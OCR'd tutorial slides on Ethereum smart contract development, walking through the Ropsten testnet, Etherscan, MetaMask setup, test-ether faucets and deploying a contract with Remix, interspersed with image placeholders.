
- The Ropsten testnet is essentially used as a testing environment before you bring your code onto the mainnet. In contrast to the mainnet, writing to the testnet is free.
- https://github.com/ethereum/ropsten

- Ropsten was attacked in February 2017
  - https://ethereum.stackexchange.com/questions/12477/ropsten-testnet-is-under-kind-of-attack-what-can-we-do
- Ropsten testnet has been revived! (March 2017)
  - https://github.com/ethereum/ropsten/blob/master/revival.md

- Get free ETH for testing on Ropsten using:
  - Ethereum Ropsten Faucet
    - http://faucet.ropsten.be:3001/

Online Ethereum blockchain explorer


- Etherscan (for ropsten network)
  - https://ropsten.etherscan.io/




Metamask

- Metamask is a Browser extension for Chrome, Firefox, Opera and Brave browser.
  - allows you to browse/interact simply with Đapps
  - Really simple to use


  - Website: https://metamask.io/
  - Blog: https://medium.com/metamask
  - Github: https://github.com/MetaMask







Metamask Installation

- Download Metamask for Chrome:
  - https://chrome.google.com/webstore/detail/metamask/nkbihfbeogaeaoehlefnkodbefgpgknn?hl=en
- Accept terms of use and create a password.
- Save the 12 words somewhere
- Click on “Main Network” and change for “Ropsten Test Network”









Metamask Ether Faucet


- MetaMask Ether Faucet:
  - https://faucet.metamask.io/
- Select your ropsten account with metamask
- Click on :
  - BUY
  - ROPSTEN TEST FAUCET
  - (request 1 ether from faucet) *5





Smart contract creation process


Development, deployment & interaction




https://doi.org/10.1016/j.future.2017.08.020

Deploy your smart contract

- Reload Remix webpage
- Your should have your ethereum testnet address in **`Account`**
- Put a string (with double quote) in the **`Deploy field`** and click on **`Deploy`**
- If your Metamask plugin is launch & unlock, you should see this notification popup
- Click on **`Confirm`**






Deploy your smart contract


- You should see some stuff happened in the Transaction tab of Remix

- Click on the link and you will see the Deploy Transaction on https://ropsten.etherscan.io



smart contract address

